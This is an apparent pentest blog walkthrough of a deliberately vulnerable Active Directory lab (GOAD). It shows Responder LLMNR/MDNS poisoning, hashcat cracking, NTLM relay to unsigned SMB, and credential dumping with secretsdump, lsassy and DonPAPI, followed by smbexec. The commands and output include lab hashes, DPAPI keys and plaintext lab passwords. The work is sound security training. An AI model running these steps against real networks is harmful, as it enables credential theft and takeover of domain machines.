


GOAD - part 4 - poison and relay

mayfly277.github.io/posts/GOADv2-pwning-part4

July 11, 2022

In the previous post ([Goad pwning part3](#)) we start to dig on what to do when you got a user account. Before start exploiting the VMs with a user account, we will just step back to the state (without user account) and see what we can do with responder, mitm6 and NTLM relay !



Responder

When you start a pentest without any creds, [responder](#) is a must run tool. In a standard windows active directory (without any modification) It will give you :

- usernames
- netntlmv1 (if the server is very old) / netntlmv2 hashes
- the ability to redirect the authentication (NTLM relay)
- ...

In the lab, there are two bots to simulate LLMRN, MDNS and NBT-NS requests. One user has a weak password but no admin right. Another user has admin rights but uses a strong password.

Let start responder to see if we can get some informations.

Some minutes later we will get robb.stark netntlmv2 hash

[illegible]

The bot try to make a smb connection to bravos instead of braavos. The dns doesn't know bravos without two 'a' so by default windows will send a broadcast request to find the associated computer. With responder we answer to that broadcast query and say that this server is us, and so we get the connection from the user.

After some more minutes (edward bot is set to run every 5 minutes and robb every 3 minutes) we got also a connection from edward.stark:

[illegible]

- The netntlm hashes are not usable to do pass the hash, but you can crack them to retrieve the password.
- We create a file responder.hashes with the two hashes found and we will start to crack it with hashcat.

[illegible]

```
hashcat -m 5600 --force -a 0 responder.hashes
/usr/share/wordlists/rockyou.txt
```


[illegible]

- We quickly get another user account `robb.stark:sexywolfy`. This is enough to pwn the north domain as robb is an administrator of winterfell (the north dc).
- Eddard's password is stronger and cannot be break with this method. This doesn't mean we can do nothing. What we could do is relay eddard connection to a server where smb is not signed ;)

Responder keep the logs in /opt/tools/Responder/logs (on exegol), if you need to show them again.

If you want to delete the previous captured logs (message skipped previously captured hash) delete the file /opt/tools/Responder/Responder.db

NTLM relay



Unsigned SMB

Let's start hunting unsigned smb in the lab and generate a list of IP targets.

```
cme smb 192.168.56.10-23 --gen-relay-list relay.txt
```

```
[Jul 10, 2022 - 13:43:55 (CEST)] exegol-goadv2 /workspace # cme smb 192.168.56.10-23 --gen-relay-list relay.txt
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
[Jul 10, 2022 - 13:54:53 (CEST)] exegol-goadv2 /workspace # cat relay.txt
192.168.56.22
192.168.56.23
```

Ok now we got a list of `signing:False` smb computers, we can start to try to relay ntlm authentication to them.

responder + ntlmrelayx to smb

Before starting responder to poison the answer to LLMNR, MDNS and NBT-NS request we must stop the responder smb and http server as we don't want to get the hashes directly but we want to relay them to ntlmrelayx.

```
sed -i 's/HTTP = On/HTTP = Off/g' /opt/tools/Responder/Responder.conf && cat /opt/tools/Responder/Responder.conf | grep --color=never 'HTTP ='
sed -i 's/SMB = On/SMB = Off/g' /opt/tools/Responder/Responder.conf && cat /opt/tools/Responder/Responder.conf | grep --color=never 'SMB ='
```

Next, we start ntlmrelayx

```
ntlmrelayx -tf smb_targets.txt -of netntlm -smb2support -socks
```

- -tf : list of targets to relay the authentication
- -of : output file, this will keep the captured smb hashes just like we did before with responder, to crack them later
- -smb2support : support for smb2
- -socks : will start a socks proxy to use relayed authentication

The program send back this error :

Type help for list of commands

```
self._target(*self._args, **self._kwargs)
File "/usr/local/lib/python3.10/dist-packages/impacket/examples/ntlmrelayx/servers/socksserver.py", line 247, in webService
    from flask import Flask, jsonify
File "/usr/local/lib/python3.10/dist-packages/flask/__init__.py", line 19, in <module>
    from jinja2 import Markup, escape
ImportError: cannot import name 'Markup' from 'jinja2' (/usr/local/lib/python3.10/dist-packages/jinja2/__init__.py)
```

let's fix it :

```
pip3 install Flask Jinja2 --upgrade
```

Relaunch ntlmrelayx, fine it work :)

```
ntlmrelayx -tf smb_targets.txt -of netntlm -smb2support -socks
```

Start responder to redirect queries to the relay server

```
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos
[*] [LLMNR] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos
[*] [LLMNR] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos.local
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos
[*] [LLMNR] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos
[*] [LLMNR] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos.local
[*] [MDNS] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::98c9:d8d:c3a2:58b1 for name Bravos
[*] [LLMNR] Poisoned answer sent to ::ffff:192.168.56.11 for name Bravos

[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelay> * Serving Flask app 'inpacket.examples.ntlmrelayx.servers.socksserver' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
[*] SMBD-Thread-10 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/EDDARD.STARK SUCCEEDED
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-10 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/EDDARD.STARK SUCCEEDED
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.23(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-10 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] SMBD-Thread-11 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] SMBD-Thread-12 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] SMBD-Thread-15 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/ROBB.STARK SUCCEEDED
[*] SOCKS: Adding NORTH/ROBB.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-15 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/ROBB.STARK SUCCEEDED
[*] SOCKS: Adding NORTH/ROBB.STARK@192.168.56.23(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-15 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] SMBD-Thread-16 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] SMBD-Thread-17 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are no more targets left!
socks
Protocol Target Username AdminStatus Port
-----
SMB 192.168.56.22 NORTH/EDDARD.STARK TRUE 445
SMB 192.168.56.22 NORTH/ROBB.STARK FALSE 445
SMB 192.168.56.23 NORTH/EDDARD.STARK FALSE 445
SMB 192.168.56.23 NORTH/ROBB.STARK FALSE 445
```

- The poisoned connections are relayed to castelblack (192.168.56.22) and essos (192.168.56.23) and a socks proxy is setup to use the connection.
- As eddard.stark is a domain administrator of north.sevenkingdoms.local he got administrator privileges on castelback.

Now we can use this relay to get an access to the computer as an administrator

Use a socks relay with an admin account

Secretsdump

Use secretsdump to get SAM database, LSA cached logon, machine account and some DPAPI informations

```
proxychains secretsdump -no-pass
'NORTH'/'EDDARD.STARK'@'192.168.56.22'
```

```
[Jul 10, 2022 - 17:44:40 (CEST)] exegol-goadv2 /workspace # proxychains secretsdump -no-pass 'NORTH'/'EDDARD.STARK'@192.168.56.22'

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-g4b53180
[proxychains] DLL init: proxychains-ng 4.16-git-6-g4b53180
[proxychains] DLL init: proxychains-ng 4.16-git-6-g4b53180
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x31007fce3e60912dc230abe5831e42a8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6215bdf5b93917da349fc7cd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a
NORTH.SEVENKINGDOMS.LOCAL/brandon.stark:$DCC2$10240#brandon.stark#b30d190fbc6e7635c97ca6b7c276a177
NORTH.SEVENKINGDOMS.LOCAL/arya.stark:$DCC2$10240#arya.stark#e4f865ff201439690e4906f799499271
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5
NORTH.SEVENKINGDOMS.LOCAL/samwell.tarly:$DCC2$10240#samwell.tarly#b4efc3cc1d97bc57050a47b4fa1081ba
[*] Dumping LSA Secrets
[*] SMACHINE.ACC
NORTH\CASTELBLACKS$aes256-cts-hmac-sha1-96:0efdf9a85be68c0730d60a1daf8458300290a9321ed051c6fe8f8a5e49421092
NORTH\CASTELBLACKS$aes128-cts-hmac-sha1-96:843b9e7c393f557625545737e725f543
NORTH\CASTELBLACKS$des-cbc-md5:4af1da23fb4c52c1
NORTH\CASTELBLACKS$plain_password_hex:3f0020002d003a003b004f0054006f004e006000370040002c00680006c006900680024004d00690026006d00640055002a004f00540
00580034005900680037007a0034005200580047006e00410053003c0069004a006e0041002c004300480068005c004600390024004d0054005c00340077007a0074006e004400480048
NORTH\CASTELBLACKS$aad3b435b51404eeaad3b435b51404ee:9032699b398f3ff08fc9c5c364b60274:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0ea3e9fb16582f8a607106efa6fce3959b63f24d
dpapi_userkey:0xe52bf64e38780c5a1e6b0c8d49b6a40755fa8eb
[*] NL$K$M
0000 39 FB 46 D8 43 B6 EC E6 DE D7 CE 1C 50 2D AE B4 9.F.C.....P-.
0010 4F 71 E1 25 BF 5E FB 14 86 14 D6 A3 0F 93 DE 42 0q.%.^.....B
0020 06 48 F4 35 B1 45 83 7E 1A 98 29 D6 45 19 14 D2 .H.5.E.-..).E...
0030 C4 66 57 03 2B C5 04 01 AE 33 49 CD D2 E0 92 CE .fW.+...3I.....
NL$K$M:39fb46d843b6ece6ded7ce1c502daeb44f71e125bf5efb148614d6a30f93de420648f435b145837e1a9829d6451914d2c46657032bc50401ae3349cdd2e092ce
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerborastingMeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

- The sam database contains the local accounts. We will ignore vagrant as it is the default user to setup the lab.
- The important information here is the NT hash of the local administrator user.
- We also got the LSA cache of the last connected users (by default windows keep the last 10 users), this is useful to connect to the server even if the domain controller is unreachable. But those cached credentials can be cracked offline with hashcat (very slow).
- And to finish we also got the hash of the computer account. (Sometimes you will get no useful domain accounts or no information at all on a domain joined computer but if you get this hash you got an account on the domain!)

With a machine account you can query the ldap like any other users and you can also run bloodhound ingestor ;)

Isassy

- Use Isassy to get the lsass process stored credentials
- Domain accounts informations are stored in the LSASS process so make a dump of this process can give you more domain accounts and privileges.

- [Lsassy](#) allow you to dump Lsass remotely (very more convenient then doing a procdump, download of the Lsass dump file and doing pypykatz or mimikatz locally), it do all the painful actions like dump and read Lsass content for you (it also dump only the usefull part of the Lsass dump optimizing the time of transfer). (Lsassy also exist as a cme module)

```
proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.56.22
```

```
[Jul 10, 2022 - 18:00:05 (CEST)] exegol-goadv2 /workspace # proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.56.22
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-g4b53180
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
SUCCESS:root:Authentication successful
[+] 192.168.56.22 Authentication successful
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
SUCCESS:root:Lsass dumped in C:\Windows\Temp\RYHL0s5P.png (48311686 Bytes)
[+] 192.168.56.22 Lsass dumped in C:\Windows\Temp\RYHL0s5P.png (48311686 Bytes)
SUCCESS:root:Lsass dump deleted
[+] 192.168.56.22 Lsass dump deleted
SUCCESS:root:NORTH\CASTELBLACKS [NT] 9032699b398f3ff08fc9c5c364b60274 | [SHA1] 4f34de2fca8907f1cc19cd94727ddd3db8c7a3a
[+] 192.168.56.22 NORTH\CASTELBLACKS [NT] 9032699b398f3ff08fc9c5c364b60274 | [SHA1] 4f34de2fca8907f1cc19cd94727ddd3db8c7a3a
SUCCESS:root:north.sevenkingdoms.local\CASTELBLACKS [PMD] ? -:;0ToN'7e,hliH5MI&ndU*0T!yhgX31*crBnIH*H/G|,@9j]YuBoXrAoX4Yh7z4RXGnAS<LJnA,CHh\F9$MT\4wztnDHMTA4L4--hd?Y-T2r'W\RVrJZ
[+] 192.168.56.22 north.sevenkingdoms.local\CASTELBLACKS [PMD] ? -:;0ToN'7e,hliH5MI&ndU*0T!yhgX31*crBnIH*H/G|,@9j]YuBoXrAoX4Yh7z4RXGnAS<LJnA,CHh\F9$MT\4wztnDHMTA4L4--hd?Y-T2r'W\RVrJZ
SUCCESS:root:NORTH\sql_svc [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404
[+] 192.168.56.22 NORTH\sql_svc [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404
```

DonPapi

My third favorite tool to retrieve secrets of windows with linux is [donPAPI](#), it is used to get dpapi and other passwords stored informations (files, browser, schedule tasks,...). This tool don't touch LSASS so it is stealthier and work most of the time even if av andedr are enabled on the target.

```
proxychains DonPAPI -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'
```

```
[Jul 10, 2022 - 18:02:01 (CEST)] exegol-goadv2 /workspace # proxychains DonPAPI -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-g4b53180
Impactet v0.10.0 - Copyright 2022 SecureAuth Corporation

INFO Loaded 1 targets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
INFO [192.168.56.22] [+] CASTELBLACK (domain:north.sevenkingdoms.local) (Windows 10.0 Build 17763) [SMB Signing Disabled]
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
INFO host: \\192.168.56.1, user: eddard.stark, active: 1635, idle: 0
INFO host: \\192.168.56.1, user: robb.stark, active: 1567, idle: 1567
INFO [192.168.56.22] [+] Found user .NET v2.0
INFO [192.168.56.22] [+] Found user .NET v2.0 Classic
INFO [192.168.56.22] [+] Found user .NET v4.5
INFO [192.168.56.22] [+] Found user .NET v4.5 Classic
INFO [192.168.56.22] [+] Found user All Users
INFO [192.168.56.22] [+] Found user Classic .NET AppPool
INFO [192.168.56.22] [+] Found user Default
INFO [192.168.56.22] [+] Found user Default User
INFO [192.168.56.22] [+] Found user jon.snow
INFO [192.168.56.22] [+] Found user Public
INFO [192.168.56.22] [+] Found user sammwell.tarly
INFO [192.168.56.22] [+] Found user sql_svc
INFO [192.168.56.22] [+] Found user vagrant
INFO [192.168.56.22] [+] Dumping LSA Secrets
INFO [192.168.56.22] [+] LSA : vagrant : vagrant
INFO [192.168.56.22] [-] Found DPAPI Machine key : 0xe0ea3e9fb16582f8a607106efa6fce3959b63f24d
INFO [192.168.56.22] [-] Found DPAPI User key : 0xe52bf64e38780c5a1e6b0c8d49b6a40755fa8eb
INFO [192.168.56.22] [-] Found DPAPI Machine key : 0x53759d319f4a23f1765fdb5cd983eae232182dd
INFO [192.168.56.22] [-] Found DPAPI User key : 0x243f9f0a11073c08fb5150520c50265bf6c64b7b
INFO [192.168.56.22] [+] LSA : NL$M_history : 39fb46d843b6ece6ded7ce1c502daeb44f71e125bf5efb148614d6a30f93de420648f435b145837e1a9829d6451914d2c46657032bc50401ae3349cdd2e092ce
INFO [192.168.56.22] [+] LSA : north.sevenkingdoms.local\sql_svc : YouWillNotKerborast1ngMeeeeee
INFO [192.168.56.22] [+] Dumping SAM Secrets
INFO [192.168.56.22] [+] SAM : Collected 6 hashes
```

- DonPapi give us the stored password for the sql service
sql_svc:YouWillNotKerborast1ngMeeeeee
- We also get the password of robb.stark due to a scheduled task setup on this computer too.

```

INFO [192.168.56.22] [+]
[CREDENTIAL]
LastWritten : 2022-06-29 08:13:51
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Target      : Domain:batch=TaskScheduler:Task:{31EC9AA1-0761-41FA-AAEC-C556E4434F1F}
Description :
Unknown     :
Username    : NORTH\robb.stark
Unknown3    : sexywolfy

```

Smbclient

Connect directly to the smbserver with smbclient

```

proxychains smbclient.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -
debug

```

```

[Jul 10, 2022 - 18:34:07 (CEST)] exegol-goadv2 /workspace # proxychains smbclient.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-g4b53180
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[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
Type help for list of commands
# shares
ADMIN$
all
C$
IPC$
public
# use C$
# ls
drw-rw-rw-    0 Wed Jun 29 00:26:33 2022 $Recycle.Bin
drw-rw-rw-    0 Wed Jun 29 01:19:30 2022 Config.Msi
-rw-rw-rw- 2326 Wed Jun 29 07:46:13 2022 dns_log.txt
drw-rw-rw-    0 Fri Jul 17 16:28:38 2020 Documents and Settings
drw-rw-rw-    0 Wed Jun 29 01:04:04 2022 inetpub
-rw-rw-rw- 536870912 Mon Jul 11 00:36:46 2022 pagefile.sys
drw-rw-rw-    0 Wed Jun 29 07:49:59 2022 PerfLogs
drw-rw-rw-    0 Wed Jun 29 01:18:39 2022 Program Files
drw-rw-rw-    0 Wed Jun 29 01:16:56 2022 Program Files (x86)
drw-rw-rw-    0 Wed Jun 29 11:09:05 2022 ProgramData
drw-rw-rw-    0 Wed Jun 29 00:25:57 2022 Recovery
drw-rw-rw-    0 Wed Jun 29 01:07:11 2022 setup
drw-rw-rw-    0 Wed Jun 29 01:30:57 2022 shares
drw-rw-rw-    0 Fri Jul 17 16:27:55 2020 System Volume Information
drw-rw-rw-    0 Wed Jun 29 01:01:06 2022 tmp
drw-rw-rw-    0 Thu Jul 7 07:54:23 2022 Users
drw-rw-rw-    0 Sun Jul 10 17:37:10 2022 vagrant
drw-rw-rw-    0 Tue Jul 5 04:31:25 2022 Windows

```

Code execution : smbexec or atexec

With a socks connection you can only use smbexec or atexec. Neither wmiexec, psexec nor dcomexec will work. (explanations here :

<https://github.com/SecureAuthCorp/impacket/issues/412>)

```

proxychains smbexec.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -
debug

```




```
[Jul 11, 2022 - 23:46:26 (CEST)] exegol-goadv2 /workspace # proxychains smbexec.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-glt-6-g4b53180
